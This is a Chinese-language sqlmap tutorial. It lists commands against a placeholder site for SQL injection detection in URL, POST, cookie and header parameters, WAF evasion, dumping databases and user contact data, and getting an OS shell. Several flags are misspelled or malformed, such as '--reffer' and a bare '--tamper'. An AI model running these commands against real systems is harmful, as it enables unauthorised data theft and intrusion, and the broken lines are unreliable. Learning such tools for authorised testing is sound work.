目录
Sqlmap是一款开源的自动化SQL注入工具,支持多种数据库(MySQL、Oracle、SQL Server、PostgreSQL),能检测并利用SQL注入漏洞,提取数据库信息,获取系统权限等。
1.基础检测
基础用法是指定目标 url 进行SQL注入检测
基础检测:检测指定 url 是否存在SQL注入
sqlmap -u "http://test.com/test.php?id=1"
-u / --url:指定目标 url 必须包含注入点,如 id=1
2.精准指定注入点
当 url 有多个参数,或注入点不在 url 中时,需精准指定
指定单个参数检测(如仅检测id参数)
sqlmap -u "http://test.com/test.php?id=1\&user=admin" -p "id"
POST请求检测(需指定数据体)
sqlmap -u "http://test.com/test.php" --data "user=admin&pass=123"

方法2:抓取post数据包,将数据包保存到文件 txt 中,-r指定数据文件
sqlmap -r target.txt
注入点为username,打上 *****代表指定sqlmap以此为注入点
Cookie注入检测(注入点在Cookie中,需登录后才能访问)
若不确定哪个Cookie字段有注入,可省略 -p**,**salmap会自动检测所有Cookie字段
**;**分隔多个字段,分号后加空格,否则sqlmap无法解析
sqlmap -u "http://test.com/test.php" --cookie "SESSID=abc123; UID=1" -p "UID" --level 3
若Cookie内容较长,可写入文件 txt,通过**--cookie-file** 读取
sqlmap -u "http://test.com/test.php" --cookie-file "test.txt" -p "UID" --level 3
Cookie注入常需绕过WAF,可搭配 --tamper、--random-agent
sqlmap -u "http://test.com/test.php" --cookie "SESSID=abc123; UID=1" -p "UID" --tamper --random-agent --level 3
HTTP头部注入(User-Agent/Referer)
sqlmap -u "http://test.com/test.php" --user-agent "Mozilla/5.0.." -p "user-agent" --level 3
sqlmap -u "http://test.com/test.php" --reffer "http://test2.com/123" -p" referer" --level 3
sqlmap -u "http://test.com/test.php" --headers "Reffer: http://test2.com/123" -p "referer" --level 3
结合登录状态(若目标页面需登录验证,需要同时携带Cookie)
sqlmap -u "http://test.com/test.php" --cookie "SESSID=abc123; UID=1" --user-agent "Mozilla/5.0.." -p "user-agent" --level 3
sqlmap -u "http://test.com/test.php" --cookie "SESSID=abc123; UID=1" --referer "http://test2.com/" -p "referer" --level 3
3.数据库信息提取
获取所有数据库
sqlmap -u "http://test.com/test.php" --dbs
获取指定数据库的所有表
sqlmap -u "http://test.com/test.php" -D testdb --tables
获取指定表的所有字段
sqlmap -u "http://test.com/test.php" -D testdb -T users --columns
获取指定字段的详细数据
sqlmap -u "http://test.com/test.php" -D testdb -T users -C address,email,phone --dump
导出整个数据库
sqlmap -u "http://test.com/test.php" -D testdb --dump-all
4.进阶使用
指定数据库类型
sqlmap -u "http://test.com/test.php?id=1" --dbms "MySQL"
批量检测(从文件读取目标 url,target.txt一行一个 url)
sqlmap -m "targets.txt"
自定义执行SQL语句
sqlmap -u "http://test.com/test.php?id=1" --sql-query "SELECT * FROM users LIMIT 10"
绕过WAF/防火墙(使用随机代理、延迟、混淆)
sqlmap -u "http://test.com/test.php?id=1" --random-agent
获取系统 shell( 高权限)
sqlmap -u "http://test.com/test.php?id=1" --os-shell
5.关键参数说明
|-----------------------------|-------------------------------------------------------------------------------------|
| 参数 | 作用 |
| -p "user-agent" | 明确指定注入点为 User-Agent 头部(必须小写) |
| --user-agent "xxx" | 自定义User-Agent内容,模拟真是浏览器,避免被WAF拦截 |
| --random-agent | 随机使用真实浏览器 User-Agent,绕过 WAF 对固定 UA 的拦截 |
| --proxy http:127.0.0.1:8080 | 使用代理(抓包 / 隐藏 IP) |
| --batch | 自动回答所有交互式问题,无需手动输入 y/n(无人值守) |
| -v 3 | 显示详细检测日志(0-6,3常用) |
| --risk 3 | 风险级别(1-3,3可能触发数据篡改) |
| --level 3 | 检测级别(1-5,默认 level1 仅检测 url 参数,level2 检测 POST参数,level3+ 检测 Cookie/HTTP 头部,级别越高检测越全面) |